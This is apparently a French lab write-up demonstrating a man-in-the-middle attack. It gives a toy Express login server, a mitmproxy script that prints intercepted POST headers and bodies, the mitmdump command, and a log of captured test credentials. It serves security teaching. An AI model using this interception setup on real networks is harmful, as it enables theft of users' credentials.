

Dossier MITM

Man in the middle

- [Consignes](#)
- [Questionnaire](#)
- [Schéma de l'attaque et du lab](#)
- [Serveur WEB](#)
- [L'homme du milieu](#)

Consignes

Démonstration réelle d'une attaque MITM (Man In The Middle).

“ L'**attaque de l'homme du milieu (HDM)** ou *man-in-the-middle attack (MITM)*, est une attaque ayant pour but d'intercepter les communications entre deux parties, sans que ni l'une ni l'autre puisse se douter que le [canal de communication](#) entre elles a été détourné.

fr.wikipedia.org/wiki/Attaque_de_l'homme_du_milieu

Questionnaire

1. Qu'est ce que c'est ?

C'est une attaque qui vise à intercepter des paquets, connexions ou informations

2. Comment ça marche

P. Ex. L'attaquant va usurper l'identité d'un équipement réseau (router, dns) afin d'intercepter les paquets


3. Quel type d'attaques sont possible avec cette technique

Interception de paquets, phishing, OSINT. Cela peut aussi être un vecteur d'attaque possible pour l'exploitation d'un faille 0day

4. Comment s'en protéger








Utiliser des connexions sécurisées, permettant un transit de l'information chiffrée, ainsi qu'avoir une certitude sur le destinataire

Schéma de l'attaque et du lab










Machine Attaquante

NS-LAB-KALI (Uptime: 00:00:33)

 Status	running
 HA State	none
 Node	NS-PMX04
 CPU usage	6.51% of 1 CPU(s)
 Memory usage	31.06% (636.17 MiB of 2.00 GiB)
 Bootdisk size	32.00 GiB
 IPs	No Guest Agent configured

Machine victime

NS-RDS01 (Uptime: 00:00:12)

 Status	running
 HA State	none
 Node	NS-PMX02
 CPU usage	60.94% of 2 CPU(s)
 Memory usage	7.14% (292.39 MiB of 4.00 GiB)
 Bootdisk size	32.00 GiB
 IPs	No Guest Agent configured

Serveur WEB

Afin d'effectuer un test d'échange de paquets, nous allons faire une simple page web qui transmet un nom d'utilisateur et un mot de passe au serveur.

Le serveur web consiste d'un simple script NodeJS, faisant tourner un serveur express. Voici le code de ce dernier ci-dessous.

```
const express = require('express');
const app = express();

// Built-in middleware for parsing URL-encoded form data
app.use(express.urlencoded({ extended: true }));

// GET route to show the form
app.get('/', (req, res) => {
  res.send(`
    <form action="/login" method="POST">
      <label for="username">Username:</label>
      <input type="text" name="username" id="username" required />
      <br /><br />

      <label for="password">Password:</label>
      <input type="password" name="password" id="password" required />
      <br /><br />

      <button type="submit">Submit</button>
    </form>
  `);
});

// POST route to handle form submission
app.post('/login', (req, res) => {
  const { username, password } = req.body;
  console.log('Username:', username);
  console.log('Password:', password);

  // You can redirect or respond with a message
```

```
res.send('Login info received. Check your server console!');
});


// Start the server
app.listen(3000, () => {
  console.log('Server is running on http://localhost:3000');
});
```

Après avoir démarré notre serveur, voici la console.

```
root@NS-MCS03:~/test-lab# node index.js
Server is running on http://localhost:3000
█
```

L'adresse ip réelle du serveur est 10.10.10.34, et la page est accessible sur le port 3000.

Voici l'aperçu de la victime :



The screenshot shows a web browser window with the address bar containing '10.10.10.34:3000/'. Below the address bar, there are navigation icons (back, forward, refresh) and a security indicator (lock icon) next to the address. The main content area displays a simple login form with the following elements:

- A label 'Username:' followed by an empty text input field.
- A label 'Password:' followed by an empty text input field.
- A 'Submit' button located below the password field.

L'homme du milieu

Du côté de l'attaquant, nous allons utiliser l'outil mitmproxy.

“ mitmproxy is an interactive man-in-the-middle proxy for HTTP and HTTPS. It provides a console interface that allows traffic flows to be inspected and edited on the fly.

Also shipped is mitmdump, the command-line version of mitmproxy, with the same functionality but without the frills. Think tcpdump for HTTP.

<https://kali.org/tools/mitmproxy/>

Avant de l'utiliser, nous allons créer un petit script python afin de récupérer plus d'informations sur les requêtes qui seront interceptées.

```
from mitmproxy import http


def request(flow: http.HTTPFlow) -> None:
    if flow.request.method == "POST":
        print(flow.request.pretty_url)
        print(flow.request.headers)
        print(flow.request.content.decode("utf-8", errors="ignore"))
```

Le fichier sera sauvegardé sous le nom **dump_script.py**.

Pour finir, exécutons la commande

```
mitmdump -s dump_script.py --mode upstream:http://10.10.10.34:3000 -p 3000
```

La victime peut se retrouver redirigé vers le mauvais serveur, suite à un empoisonnement DNS par exemple.



Voici à quoi ressemble l'attaque du côté de l'attaquant :

```
user@ns-lab-kali: ~  
└─(user@ns-lab-kali)-[~]  
└─$ mitmdump -s dump_script.py --mode upstream:http://10.10.10.34:3000 -p 3000  
[15:55:02.890][10.10.10.51:35106] client connect  
[15:55:02.895][10.10.10.51:35106] server connect 10.10.10.34:3000  
10.10.10.51:35106: GET http://10.10.10.40:3000/  
  << 304 Not Modified 0b  
[15:55:07.911][10.10.10.51:35106] server disconnect 10.10.10.34:3000  
[15:55:07.990][10.10.10.51:35106] client disconnect  
[15:55:17.228][10.10.10.51:46018] client connect  
http://10.10.10.40:3000/login  
Headers[(b'Host', b'10.10.10.40:3000'), (b'User-Agent', b'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:133.0) Gecko/20100101 Firefox/133.0'), (b'Accept', b'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'), (b'Accept-Language', b'en-US,en;q=0.5'), (b'Accept-Encoding', b'gzip, deflate'), (b'Content-Type', b'application/x-www-form-urlencoded'), (b'Content-Length', b'29'), (b'Origin', b'http://10.10.10.40:3000/'), (b'Connection', b'keep-alive'), (b'Referer', b'http://10.10.10.40:3000/'), (b'Upgrade-Insecure-Requests', b'1'), (b'Priority', b'u, i')]  
username=hello&password=world  
[15:55:17.231][10.10.10.51:46018] server connect 10.10.10.34:3000  
10.10.10.51:46018: POST http://10.10.10.40:3000/login  
  << 200 OK 47b  
[15:55:22.247][10.10.10.51:46018] server disconnect 10.10.10.34:3000  
[15:55:22.269][10.10.10.51:46018] client disconnect
```

Pour ce qui est du côté du serveur, ce dernier recevra tout de même la requête, cependant provenant de 10.10.10.40 (Attaquant). Dans ce cas, l'attaquant a usurpé l'identité du client ainsi que du serveur.